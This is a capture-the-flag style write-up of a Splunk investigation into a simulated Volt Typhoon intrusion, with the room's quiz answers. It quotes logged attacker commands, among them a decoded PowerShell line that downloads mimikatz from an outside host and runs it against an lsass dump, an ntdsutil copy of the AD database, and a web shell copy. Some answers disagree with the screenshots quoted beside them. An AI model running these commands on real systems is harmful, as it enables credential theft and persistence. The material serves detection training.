

L2 - 15.1. Volt Typhoon

Task 1 - IR Scenario

Scenario: The SOC has detected suspicious activity indicative of an advanced persistent threat (APT) group known as Volt Typhoon, notorious for targeting high-value organizations. Assume the role of a security analyst and investigate the intrusion by retracing the attacker's steps.

You have been provided with various log types from a two-week time frame during which the suspected attack occurred. Your ability to research the suspected APT and understand how they maneuver through targeted networks will prove to be just as important as your Splunk skills.

Task 2 - Initial Access

Volt Typhoon often gains initial access to target networks by exploiting vulnerabilities in enterprise software. In recent incidents, Volt Typhoon has been observed leveraging vulnerabilities in Zoho ManageEngine ADSelfService Plus, a popular self-service password management solution used by organizations.

Answer the questions below

Comb through the ADSelfService Plus logs to begin retracing the attacker's steps. At what time (ISO 8601 format) was Dean's password changed and their account taken over by the attacker?

2024-03-24T11:10:22

Open Splunk and navigate to **Search & Reporting**. Search for `index=*` and expand the time range to **All Time**. In the **Fields** sidebar, select **username**, then click **dean-admin**. Next, open **More Fields** in the sidebar, add **action_name**, and filter by **Password Change**. Two password change logs will appear. Ignore the initial failed attempt at the top and capture the timestamp from the successful attempt listed at the bottom.

The screenshot shows a Splunk Enterprise search interface. The search bar contains the query: `index=* username=dean-admin action_name=Password Change`. The results show 2 events. The first event is from 2024-03-29T13:45:02, ADSelfServicePlus, server-02, 192.168.1.173, dean-admin, Password Change, failed, web_browser. The second event is from 2024-03-24T11:10:22, ADSelfServicePlus, server-02, 192.168.1.134, dean-admin, Password Change, completed, web_browser. The second event is highlighted in blue.

Time	Event
2024-03-29T13:45:02	ADSelfServicePlus, server-02, 192.168.1.173, dean-admin, Password Change, failed, web_browser
2024-03-24T11:10:22	ADSelfServicePlus, server-02, 192.168.1.134, dean-admin, Password Change, completed, web_browser

Shortly after Dean's account was compromised, the attacker created a new administrator account. What is the name of the new account that was created?

voltyp-admin

Search `action_name="Enrollment"` to locate initial system registrations. Among the four listed usernames, `voltyp-admin` is the only account with a timestamp following Dean's password change, making it the primary indicator of attacker access. The name `voltyp-admin` also strongly suggests administrative-level permissions.

The screenshot shows a Splunk Enterprise search interface. The search bar contains the query: `index=* action_name=Enrollment username=voltyp-admin`. The results show 1 event. The event is from 2024-03-24T11:12:26, ADSelfServicePlus, server-02, 192.168.1.134, voltyp-admin, Enrollment, completed, web_browser. The event is highlighted in blue.

Time	Event
2024-03-24T11:12:26	ADSelfServicePlus, server-02, 192.168.1.134, voltyp-admin, Enrollment, completed, web_browser

Task 3 - Execution

Volt Typhoon is known to exploit Windows Management Instrumentation Command-line (WMIC) for a range of execution techniques. They leverage WMIC for tasks such as gathering information and dumping valuable databases, allowing them to infiltrate and exploit target networks. By using "living off the land" binaries


(LOLBins), they blend in with legitimate system activity, making detection more challenging.

Answer the questions below

In an information gathering attempt, what command does the attacker run to find information about local drives on server01 & server02?

wmic /node:server01, server02 logicaldisk get caption, filesystem, freespace, size, volumename

Querying `WMIC` alongside `server02` confirms the attacker executed WMIC commands to enumerate local drive configurations on `server01` and `server02`.



The attacker uses ntdsutil to create a copy of the AD database. After moving the file to a web server, the attacker compresses the database. What password does the attacker set on the archive?

d5ag0nm@5t3r

Searching for ntdsutil (`index = * ntdsutil`) returned just one event without any useful details about archive files. Switching to a regex search for compressed extensions (`index=* | where match(command,"\\.(zip|rar|7z|tar|gz)")`) produced two events that contained the target archive password.

splunk>enterprise Apps Messages Settings Activity Help Find

Search Analytics Datasets Reports Alerts Dashboards Search & Reporting

New Search

Save As Create Table View Close

1 `index = * ntdsutil*` All time

✓ 1 event (before 9/23/26 7:28:39.000 AM) No Event Sampling

Job Format Timeline Zoom Out Zoom to Selection Deselect 1 millisecond per column

Events (1) Patterns Statistics Visualization

List Format 20 Per Page

i	Time	Event
>	3/25/24 10:44:31.000 PM	2024-03-25T22:44:31 dean-admin server-02-main 192.168.1.153 wmic process call create "cmd.exe /c mkdir C:\Windows\Temp\ntp & ntdsutil.exe /sc: i ntdsutil create /m: C:\Windows\Temp\ntp\temp.dit" executed success host = volthunter source = /home/volthunter/logfiles/wmicupdated0221log sourcetype = wmic

splunk>enterprise Apps Messages Settings Activity Help Find

Search Analytics Datasets Reports Alerts Dashboards Search & Reporting

New Search

Save As Create Table View Close

1 `index=*`
2 `where match(command,"\\.(ziprar|7z|tar|zz)*")` All time

✓ 2 events (before 9/23/26 7:29:56.000 AM) No Event Sampling

Job Format Timeline Zoom Out Zoom to Selection Deselect 1 minute per column

Events (2) Patterns Statistics Visualization

List Format 20 Per Page

i	Time	Event
>	3/26/24 2:02:35.000 AM	2024-03-26T02:02:35 dean-admin server-02-main 192.168.1.129 wmic /node:webserver-01 process call create "cmd.exe /c ren \\webserver-01\c\$\inetpub\wwwroot\cisco-up.7z c164.gif" executed success host = volthunter source = /home/volthunter/logfiles/wmicupdated0221log sourcetype = wmic
▼	3/25/24 11:47:07.000 PM	2024-03-25T23:47:07 dean-admin server-02-main 192.168.1.153 wmic /node:webserver-01 process call create "cmd.exe /c 7z a -v100m -p d5aq0nm#5t3r -t7z cisco-up.7z C:\inetpub\wwwroot\temp.dit" executed success

Event Actions

Type	Field	Value	Actions
Selected	host	volthunter	▼
	source	/home/volthunter/logfiles/wmicupdated0221log	▼
	sourcetype	wmic	▼
Event	action	executed	▼
	command	wmic /node:webserver-01 process call create "cmd.exe /c 7z a -v100m -p d5aq0nm#5t3r -t7z cisco-up.7z C:\inetpub\wwwroot\temp.dit"	▼
	ip_address	192.168.1.153	▼
	result	success	▼
	timestamp	2024-03-25T23:47:07	▼
	username	dean-admin	▼
Time	_time	2024-03-25T23:47:07:000+00:00	▼
Default	index	main	▼

Task 4 - Persistence

Our target APT frequently employs web shells as a persistence mechanism to maintain a foothold. They disguise these web shells as legitimate files, enabling remote control over the server and allowing them to execute commands undetected.

Answer the questions below

To establish persistence on the compromised server, the attacker created a web shell using base64 encoded text. In which directory was the web shell placed?

C:\Windows\Temp\

Since ASPX files are commonly used to deploy web shells on IIS servers, I executed `index=* aspx` to filter for relevant file activity.

The screenshot shows the Splunk Search interface. At the top, the search bar contains the query `index=* aspx`. Below the search bar, it indicates '2 events (before 9/23/26 7:32:04.000 AM)'. The 'Events (2)' tab is selected, showing a list of search results. The first event is expanded, showing details for a PowerShell command execution. The command line is `Copy-Item -Path "C:\Windows\Temp\iisstart.aspx" -Destination "\\server-02\c$\inetpub\wwwroot\AuditReport.aspx"`. The event details include the time (3/29/24 7:47:43.000 PM), the user (PowerShell), and the destination path.

Task 5 - Defense Evasion


Volt Typhoon utilizes advanced defense evasion techniques to significantly reduce the risk of detection. These methods encompass regular file purging, eliminating logs, and conducting thorough reconnaissance of their operational environment.

Answer the questions below

In an attempt to begin covering their tracks, the attackers remove evidence of the compromise. They first start by wiping RDP records. What PowerShell cmdlet does the attacker use to remove the "Most Recently Used" record?

Remove-ItemProperty


I executed `index=* remove` to scan all indexed logs for instances containing the term `remove`, targeting potential artifact deletion or account removal events.



The APT continues to cover their tracks by renaming and changing the extension of the previously created archive. What is the file name (with extension) created by the attackers?

cl64.gif

Building on the previous discovery that the target file was a `.7z` archive, I executed `index=* 7z` to successfully locate the newly generated file.



Under what regedit path does the attacker check for evidence of a virtualized environment?

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control

I aggregated command-line events using `index=* | stats count by CommandLine` to review executed commands, successfully extracting the targeted registry path.

New Search Save As Create Table View Close

1 index=*
2 | stats count by CommandLine

✓ 2,046 events (before 9/23/26 7:34:23.000 AM) No Event Sampling Enable event sampling to run the search and return a random set of events. Job || → ↓ Smart Mode

Events Patterns Statistics (153) Visualization

20 Per Page Format Preview < Prev 1 2 3 4 5 6 7 8 Next >

CommandLine	count
Get-Content	6
Get-Counter	2
Get-Disk	1
Get-EventLog	16
Get-FileHash	1
Get-Help	2
Get-HotFix	3
Get-HotFix Select-Object HotFixID	1
Get-Item	2
Get-ItemProperty	5
Get-ItemProperty -Path HKLM\Software\Microsoft\Windows\CurrentVersion\Uninstall*	1
Get-ItemProperty -Path /configs/* Select-Object -Property Name	1
Get-ItemProperty HKLM:\Software\Microsoft\Windows\CurrentVersion\Uninstall* Select-Object DisplayName	1

Task 6 - Credential Access

Volt Typhoon often combs through target networks to uncover and extract credentials from a range of programs. Additionally, they are known to access hashed credentials directly from system memory.

Answer the questions below

Using reg query, Volt Typhoon hunts for opportunities to find useful credentials. What three pieces of software do they investigate?

OpenSSH, putty, realvnc

Searching for `index=* "reg query"` allowed me to audit registry enumeration commands, where I identified three software installations under the `Software` key.

List ▾	Format	20 Per Page ▾
1	Time	Event
>	3/27/24 10:26:05.000 PM	03/27/2024 22:26:05 PM PowerShell 800 Pipeline Execution Details Pipeline execution details for command line: <code>reg query hkcu\software\dean-admin\putty\</code> Context Info: ... 11 lines omitted ... ScriptName= CommandLine=reg query hkcu\software\dean-admin\putty\session Show all 16 lines host = volthunter ; source = /home/volthunter/logfiles/pshell.log ; sourcetype = powershell
>	3/27/24 10:01:50.000 PM	03/27/2024 22:01:50 PM PowerShell 800 Pipeline Execution Details Pipeline execution details for command line: <code>reg query hklm\software\realvnc\Allusers\</code> Context Info: ... 11 lines omitted ... ScriptName= CommandLine=reg query hklm\software\realvnc\Allusers\vncserver Show all 16 lines host = volthunter ; source = /home/volthunter/logfiles/pshell.log ; sourcetype = powershell
>	3/27/24 9:01:36.000 PM	03/27/2024 21:01:36 PM PowerShell 800 Pipeline Execution Details Pipeline execution details for command line: <code>reg query hklm\software\realvnc\Allusers\</code> Context Info: ... 11 lines omitted ... ScriptName= CommandLine=reg query hklm\software\realvnc\Allusers\ Show all 16 lines host = volthunter ; source = /home/volthunter/logfiles/pshell.log ; sourcetype = powershell
>	3/27/24 8:56:21.000 PM	03/27/2024 20:56:21 PM PowerShell 800 Pipeline Execution Details Pipeline execution details for command line: <code>reg query hklm\software\realvnc\vncserver</code> Context Info: ... 11 lines omitted ... ScriptName= CommandLine=reg query hklm\software\realvnc\vncserver Show all 16 lines host = volthunter ; source = /home/volthunter/logfiles/pshell.log ; sourcetype = powershell
>	3/27/24 8:46:39.000 PM	03/27/2024 20:46:39 PM PowerShell 800 Pipeline Execution Details Pipeline execution details for command line: <code>reg query hklm\software\realvnc\</code> Context Info: ... 11 lines omitted ... ScriptName= CommandLine=reg query hklm\software\realvnc\ Show all 16 lines host = volthunter ; source = /home/volthunter/logfiles/pshell.log ; sourcetype = powershell
>	3/27/24 7:29:40.000 PM	03/27/2024 19:29:40 PM PowerShell 800 Pipeline Execution Details Pipeline execution details for command line: <code>reg query hklm\software\OpenSSH\Agent</code> Context Info: ... 11 lines omitted ... ScriptName= CommandLine=reg query hklm\software\OpenSSH\Agent Show all 16 lines host = volthunter ; source = /home/volthunter/logfiles/pshell.log ; sourcetype = powershell

What is the full decoded command the attacker uses to download and run mimikatz?

```
Invoke-WebRequest -Uri "http://voltyp.com/3/tlz/mimikatz.exe" -OutFile
"C:\Temp\db2\mimikatz.exe"; Start-Process -FilePath
"C:\Temp\db2\mimikatz.exe" -ArgumentList @("sekurlsa::minidump lsass.dmp",
"exit") -NoNewWindow -Wait
```

I executed `index=* "exec" "="` to search for PowerShell execution commands containing Base64 padding (=). This query returned the event containing the Base64-encoded string.

```
> 3/26/24 03/26/2024 21:53:41 PM PowerShell 800 Pipeline Execution Details "Pipeline execution details for command line: --exec bypass -W hidden -nop
9:53:41.000 PM -E SW52b2tLLVdLYLJlcXVlc3QgLVVyaSAiaHR0cDovL3ZvbHR5cC5jb20vMy90bHovbWltawthdHouZxhlIiAtT3V0RmlsZSAiQzpcVGltcFkxYjJcbWltawthdHouZxhlIjsgU3RhcncQtUHVjY2VzcyAtRmlsZV
... 3 lines omitted ...
SequenceNumber=41
... 7 lines omitted ...
PipelineId=39
ScriptName=
CommandLine=--exec bypass -W hidden -nop -E SW52b2tLLVdLYLJlcXVlc3QgLVVyaSAiaHR0cDovL3ZvbHR5cC5jb20vMy90bHovbWltawthdHouZxhlIiAtT3V0RmlsZSAiQzpcVGltcFkxYjJcbWltawthdHouZxhlIjsgU3RhcncQtUHVjY2VzcyAtRmlsZVbHdGggIkM6XFRlbXBcZGIyXG1pbWlrYXR6LmV4ZSIgLUFyZ3VtZW50TGZldCBhY291cmx5YTo6bWluawR1bXAgbHNhc3MuZG1wIiwgImV4aXQiKSAITm90ZXdxaw5kb3cgLVdhaXQ=
IKSATm90ZXdxaw5kb3cgLVdhaXQ=
Show all 16 lines
host = volthunter source = /home/volthunter/logfiles/psshell.log sourcetype = powershell
3/26/24 2024-03-26T14:00:27 | time=eval | server=07-esin | 107 168 1 140 | uid= process where name="chrome.exe" not nonexecid | executed | success |
```

Last build: 2 days ago Options About / Support ?

Recipe

From Base64

Alphabet
A-Za-z0-9-__

☒ Remove non-alphabet chars

☐ Strict mode

Input

SW52b2tLLVdLYLJlcXVlc3QgLVVyaSAiaHR0cDovL3ZvbHR5cC5jb20vMy90bHovbWltawthdHouZxhlIiAtT3V0RmlsZSAiQzpcVGltcFkxYjJcbWltawthdHouZxhlIjsgU3RhcncQtUHVjY2VzcyAtRmlsZVbHdGggIkM6XFRlbXBcZGIyXG1pbWlrYXR6LmV4ZSIgLUFyZ3VtZW50TGZldCBhY291cmx5YTo6bWluawR1bXAgbHNhc3MuZG1wIiwgImV4aXQiKSAITm90ZXdxaw5kb3cgLVdhaXQ=

299 1 Raw Bytes LF

Output

Invoke-WebRequest -Uri "http://voltyp.com/3/tlz/mimikatz.exe" -OutFile "C:\Temp\db2\mimikatz.exe"; Start-Process -FilePath "C:\Temp\db2\mimikatz.exe" -ArgumentList @("sekurlsa:minidump lsass.dmp", "exit") -NoNewWindow -Wait

Task 7 - Discovery & Lateral Movement

Discovery: Volt Typhoon uses enumeration techniques to gather additional information about network architecture, logging mechanisms, successful logins, and software configurations, enhancing their understanding of the target environment for strategic purposes.

Lateral Movement: The APT has been observed moving previously created web shells to different servers as part of their lateral movement strategy. This technique facilitates their ability to traverse through networks and maintain access across multiple systems.

Answer the questions below

The attacker uses wevtutil, a log retrieval tool, to enumerate Windows logs. What event IDs does the attacker search for?

4624 4625 4769

I executed `index=* "wevtutil"` to locate event log tampering activities. The search returned 12 events, from which I extracted the targeted Event IDs by inspecting the `CommandLine` field.

```
> 3/29/24 03/29/2024 18:53:03 PM PowerShell 800 Pipeline Execution Details "Pipeline execution details for command line: wevtutil qe security /rd:tr
6:53:03.000 PM ue /f:text /q:*[System[(EventID=4769) and TimeCreated[@SystemTime>'2024-03-24T00:00:00']] and EventData[Data='MSSQLSvc']]
Context Info:
... 11 lines omitted ...
ScriptName=
CommandLine=wevtutil qe security /rd:true /f:text /q:*[System[(EventID=4769) and TimeCreated[@SystemTime>'2024-03-24T00:00:00']] and EventData[Data='MSS
QLSvc']]
*
Show all 16 lines
host = volthunter : source = /home/volthunter/logfiles/pshell.log : sourcetype = powershell

> 3/29/24 03/29/2024 18:52:19 PM PowerShell 800 Pipeline Execution Details "Pipeline execution details for command line: wevtutil qe security /rd:tr
6:52:19.000 PM ue /f:text /q:*[System[(EventID=4624) and TimeCreated[@SystemTime>'2024-03-24T00:00:00']] and EventData[Data='admin']]
Context Info:
... 11 lines omitted ...
ScriptName=
CommandLine=wevtutil qe security /rd:true /f:text /q:*[System[(EventID=4624) and TimeCreated[@SystemTime>'2024-03-24T00:00:00']] and EventData[Data='adm
in']]
*
Show all 16 lines
host = volthunter : source = /home/volthunter/logfiles/pshell.log : sourcetype = powershell

> 3/28/24 03/28/2024 20:27:20 PM PowerShell 800 Pipeline Execution Details "Pipeline execution details for command line: wevtutil qe security /rd:tr
8:27:20.000 PM ue /f:text /q:*[System[(EventID=4769) and TimeCreated[@SystemTime>'2024-03-24T00:00:00']] and EventData[Data='MSSQLSvc']]
Context Info:
... 11 lines omitted ...
ScriptName=
CommandLine=wevtutil qe security /rd:true /f:text /q:*[System[(EventID=4769) and TimeCreated[@SystemTime>'2024-03-24T00:00:00']] and EventData[Data='MSS
QLSvc']]
*
Show all 16 lines
host = volthunter : source = /home/volthunter/logfiles/pshell.log : sourcetype = powershell

> 3/28/24 03/28/2024 20:24:29 PM PowerShell 800 Pipeline Execution Details "Pipeline execution details for command line: wevtutil qe security /rd:tr
8:24:29.000 PM ue /f:text /q:*[System[(EventID=4624) and TimeCreated[@SystemTime>'2024-03-24T00:00:00']] and EventData[Data='admin']]
Context Info:
... 11 lines omitted ...
ScriptName=
CommandLine=wevtutil qe security /rd:true /f:text /q:*[System[(EventID=4624) and TimeCreated[@SystemTime>'2024-03-24T00:00:00']] and EventData[Data='adm
in']]
*
```

Moving laterally to server-02, the attacker copies over the original web shell. What is the name of the new web shell that was created?

AuditReport.jspx

Building on the identification of the `iisstart.aspx` web shell in Task 4, I ran `index=* "server-02" "iisstart.aspx"` to filter for activity specific to `server-02`.

```
> 3/29/24 03/29/2024 19:47:43 PM PowerShell 800 Pipeline Execution Details "Pipeline execution details for command line: Copy-Item -Path "C:\Windows
7:47:43.000 PM \Temp\iisstart.aspx" -Destination "\\server-02\C$\inetpub\wwwroot\AuditReport.jspx
Context Info:
... 11 lines omitted ...
ScriptName=
CommandLine=Copy-Item -Path "C:\Windows\Temp\iisstart.aspx" -Destination "\\server-02\C$\inetpub\wwwroot\AuditReport.jspx
*
```

Task 8 - Collection

During the collection phase, Volt Typhoon extracts various types of data, such as local web browser information and valuable assets discovered within the target

environment.

Answer the questions below

The attacker is able to locate some valuable financial information during the collection phase. What three files does Volt Typhoon make copies of using PowerShell?

2022.csv 2023.csv 2024.csv

Based on the prompt's reference to file copying, I executed `index=* ("Copy-Item" OR "copy ")` to filter for relevant file duplication activity across command-line and PowerShell logs.

```
> 3/27/24 03/27/2024 23:52:49 PM PowerShell 800 Pipeline Execution Details "Pipeline execution details for command line: Copy-Item -Path "C:\Program
11:52:49.000 PM Data\FinanceBackup\2024.csv" -Destination "C:\Windows\Temp\faudit\2024.csv"
Context Info:
... 11 lines omitted ...
ScriptName=
CommandLine=Copy-Item -Path "C:\ProgramData\FinanceBackup\2024.csv" -Destination "C:\Windows\Temp\faudit\2024.csv"
"
Show all 16 lines
host = volthunter | source = /home/volthunter/logfiles/psshell.log | sourcetype = powershell

> 3/27/24 03/27/2024 23:52:15 PM PowerShell 800 Pipeline Execution Details "Pipeline execution details for command line: Copy-Item -Path "C:\Program
11:52:15.000 PM Data\FinanceBackup\2023.csv" -Destination "C:\Windows\Temp\faudit\2023.csv"
Context Info:
... 11 lines omitted ...
ScriptName=
CommandLine=Copy-Item -Path "C:\ProgramData\FinanceBackup\2023.csv" -Destination "C:\Windows\Temp\faudit\2023.csv"
"
Show all 16 lines
host = volthunter | source = /home/volthunter/logfiles/psshell.log | sourcetype = powershell

> 3/27/24 03/27/2024 23:51:55 PM PowerShell 800 Pipeline Execution Details "Pipeline execution details for command line: Copy-Item -Path "C:\Program
11:51:55.000 PM Data\FinanceBackup\2022.csv" -Destination "C:\Windows\Temp\faudit\2022.csv"
Context Info:
... 11 lines omitted ...
ScriptName=
CommandLine=Copy-Item -Path "C:\ProgramData\FinanceBackup\2022.csv" -Destination "C:\Windows\Temp\faudit\2022.csv"
"
Show all 16 lines
host = volthunter | source = /home/volthunter/logfiles/psshell.log | sourcetype = powershell
```

Task 9 - C2 & Cleanup

C2: Volt Typhoon utilizes publicly available tools as well as compromised devices to establish discreet command and control (C2) channels.


Cleanup: To cover their tracks, the APT has been observed deleting event logs and selectively removing other traces and artifacts of their malicious activities.

Answer the questions below

The attacker uses netsh to create a proxy for C2 communications. What connect address and port does the attacker use when setting up the proxy?

10.2.30.1 8443

I executed `index=* "netsh"` to audit `netsh` command executions and identify network-related setting changes.



To conceal their activities, what are the four types of event logs the attacker clears on the compromised system?

Application Security Setup System

To isolate log-clearing activity, I executed `index=* "wevtutil cl"` to search PowerShell logs for `wevtutil` commands utilizing the `cl` (clear log) parameter.

